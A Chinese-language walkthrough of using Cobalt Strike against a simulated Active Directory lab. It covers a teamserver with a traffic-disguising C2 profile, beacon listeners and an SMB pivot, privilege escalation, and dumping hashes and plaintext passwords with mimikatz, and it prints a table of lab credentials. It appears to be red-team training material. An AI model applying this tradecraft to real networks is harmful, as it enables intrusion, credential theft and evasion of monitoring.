
前言

本文以一个模拟的域环境为例对 `Cobalt Strike` 的使用实践一波。

环境拓扑图如下：



攻击者(`kali`)位于 `192.168.245.0/24` 网段，域环境位于 `192.168.31.0/24` 网段。

域中有一台 `win7` 有两张网卡，可以同时访问两个网段，以这台机器作为跳板机进入域环境。

启动 Cobalt Strike

首先起一个 `teamserver`

```
./teamserver 192.168.245.128 ad_hack malleable_c2/Malleable-C2-Profiles/normal/webbug_getonly.profile
```

```
root@kali:~/security_tools/c2_tools/cobaltstrike# ./teamserver 192.168.245.128 ad_hack malleable_c2/Malleable-C2-Profiles/normal/webbug_getonly.profile
[*] Will use existing X509 certificate and keystore (for SSL)
[+] I see you're into threat replication. malleable_c2/Malleable-C2-Profiles/normal/webbug_getonly.profile loaded.
[+] Team server is up on 50050
[*] SHA256 hash of SSL cert is: c36e7bfc0356ef860b83d6e409ca13f37bc79de0ffc3de559e4f877242898c1d
```

设置了密码为 `ad_hack`，使用了一个配置文件对木马之间的通信做混淆（Cobalt Strike的第一个强大的特性）。

配置文件来源

```
https://github.com/rsmudge/Malleable-C2-Profiles
```

通过自定义配置文件，我们可以控制木马域服务器之间的通信，然后**通信流量藏在正常的流量**里面进行传递。

配置文件编写可以看下面的资料

```
https://bluescreenofjeff.com/2017-01-24-how-to-write-malleable-c2-profiles-for-cobalt-strike/
```


然后在本地打开一个 `Cobalt Strike` 客户端连上 `teamserver`

 1541656478940

其中 `user` 随便填， 密码和 `ip` 填刚刚设置好的，端口一般不用改。

如果需要改端口，貌似需要改改 `teamserver` 里面的代码。

因为我发现 `teamserver` 启动的使用实际是用 `java` 给主程序加了端口的参数




启动listener

用于处理 `beacon` 的通信，主要分为两类

beacon	Cobalt Strike **自带的** shell，**该shell所支持的通信协议主要包括** dns、https、http、smb。
foreign	用于把 `beacon shell` 派生一个 `Meterpreter`

首先我们先新建一个监听器，



这里配置的是 `Cobalt Strike`服务端会监听在 `192.168.245.128:8989` ， 等待 `reverse_http` 类型的 `beacon` 通信。


点击 `save` 会让我们配置 `beacon` 的通信地址。

这里配置为 `192.168.245.128` ， 之后 `beacon` 在被攻击的机器上执行会尝试与 `192.168.245.128:8989` 进行通信。


如果在内网里面的话，有时某些机器反弹不出来就需要配置这个地址为 内网某个已经拿到权限的机器，然后在该机器上配置端口转发，转发到 `listener` , 后面用到的时候再详谈。

生成并传递 beacon给跳板机


首先生成一个 `exe` 格式的 `beacon`， 实战中可以使用其他的比如 `powershell` , `shellcode` 方便做一些免杀的操作。



配置 `listener`



然后以某种方式让跳板机执行， 这里我就直接拖进去执行了。过一会就上线了




H1 提权及dump hash

首先尝试提权， `cs` 自带了两个 `exp` , 然后 `github` 里面还有几个，一起导入。


```
https://github.com/rsmudge/ElevateKit
```

提权之前我们先开一个 `smb` 通信的 `listener`



这种 `listener` 使用 `windows` 的命名管道进行 **点对点** 通信， 又因为 命名管道 是在 `smb` 协议里面进行传输的，所以这个 `listener` 叫 `smb_pipe` .


`cs` 的这种通信方式是一个非常大的亮点，因为内网中的很多机器其实是反弹不出来的， 但是使用命名管道进行 **点对点** 通信 的话， 就不用考虑反弹的问题， `beacon` 之间通过 `smb` 进行通信， 然后一个顶层的 `beacon` 使用不同的通信策略和 `listener` 转发其他 `beacon` 的通信。




不过 `smb` 这种 `beacon` 的使用限制还是比较大的，现在我知道的有两种方式可以实现这样的通信

- 在一个 `beacon` 上使用 `pth` 或者提权 等操作拿到的 `beacon` 可以使用这种 `beacon`
- 其他的 `beacon` 可以通过 `link` 指令使用 `beacon` 通信。

这里我们是提权可以使用这种 `beacon`




等待一会，就会派生出一个 `system` 权限的 `beacon`



如果是使用 `smb` 命名管道通信的 `beacon` 会用线连接起来， 箭头指向为子 `beacon` , 箭头开始为父 `beacon` .子 `beacon` 直接与父 `beacon` 通信，比如接收命令以及返回结果。


然后我们在 `system` 权限的进程下 `dump hash` , 在图形化界面选中目标，然后右键。




或者可以直接输命令

又或者抓下明文密码

可以通过 `credentials` 菜单查看所有的 凭据 （账户密码及`hash`）






user	password	realm	note	source	host
Guest	31d6cfe0d16ae931b73c59d7e0c089c0	PC		hashdump	192.168.245.162
user2	qqq111@@@	AD		mimikatz	192.168.245.162
user1	e0c2c1b368f554e806f54fb78856c029	AD		mimikatz	192.168.245.162
XinSai	31d6cfe0d16ae931b73c59d7e0c089c0	PC		hashdump	192.168.245.162
user1	123!@#qqq	AD.HACK.TOP		mimikatz	192.168.245.162
user2	qqq111@@@	AD.HACK.TOP		mimikatz	192.168.245.162
user1	123!@#qqq	AD		mimikatz	192.168.245.162
sss	db1d3b8e9a069f5890339a33328e42a2	PC		hashdump	192.168.245.162
user2	67337725a9aad010a0ea684db0c3c8c2	AD		mimikatz	192.168.245.162
Administrator	31d6cfe0d16ae931b73c59d7e0c089c0	PC		hashdump	192.168.245.162
hackme	512718bbe0ea8fe58effc26057ab6b83	PC		hashdump	192.168.245.162

H1 横向渗透


接下来我们应该需要看看本网络还有啥其他的主机，然后利用已经拿到的凭据进行横向渗透。



结果可以在 `Targets` 选项卡里面找到

address	name
192.168.31.128	WIN2003-STD-VM
192.168.31.130	USER-20161227TO
192.168.245.162	**PC**

或者可以开个 `socks`代理，用 `nmap` 来扫扫

